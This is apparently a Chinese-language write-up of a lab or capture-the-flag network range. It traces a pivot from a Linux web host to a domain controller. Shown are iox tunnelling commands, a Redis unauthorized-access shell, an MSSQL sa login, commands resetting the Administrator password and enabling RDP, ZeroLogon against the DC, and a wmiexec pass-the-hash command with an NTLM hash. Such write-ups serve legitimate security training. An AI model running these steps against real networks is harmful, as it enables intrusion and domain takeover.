



依旧是没有C&C
IP & Proxies

Linux Web 1 边界:192.168.111.20 / 192.168.52.10
Linux Web 2:192.168.52.20 / 192.168.93.10
Windows Server 2012 R2 域成员:192.168.93.128 / 192.168.3.73
Windows Server 2012 R2 域控:192.168.3.144
代理配置
Linux Web 1 边界: nohup ./iox fwd -l 1000 -r 192.168.52.20:2000 &
Linux Web 2:nohup ./iox fwd -l 2000 -r 192.168.93.128:3000 &
Windows Server 2012 R2 域成员:iox.exe proxy -l 3000
Linux Web 1 边界


Redis 未授权 GetShell


翻看历史记录,利用密钥登录到 192.168.52.20
Linux Web 2

查看IP,发现存在 192.168.93.0/24
查看历史记录,发现 ping 了 192.168.93.128

对 192.168.93.128 进行扫描

mssql 192.168.92.128:1443 sa admin 进行横向
# 修改管理员密码
net user Administrator mht@1234
# 开启 RDP
REG QUERY “HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Control\Terminal Server\WinStations\RDP-Tcp” /V PortNumber
# RDP 服务的状态
sc query termservice
sc start termservice
sc config termservice start= auto

Windows Server 2012 R2 域成员
远程登录 192.168.92.128,查看 IP



定位域控为:192.168.3.144
域控
域控名称 OWA2013,IP:192.168.3.144
使用 ZeroLogon 置空域控密码进行横向移动


wmiexec.exe -hashes aad3b435b51404eeaad3b435b51404ee:518b98ad4178a536
95dc997aa02d455c rootkit.org/Administrator@192.168.3.144

获取 flag
碎碎念
新靶场比旧版畅快好多啊










请登录后查看评论内容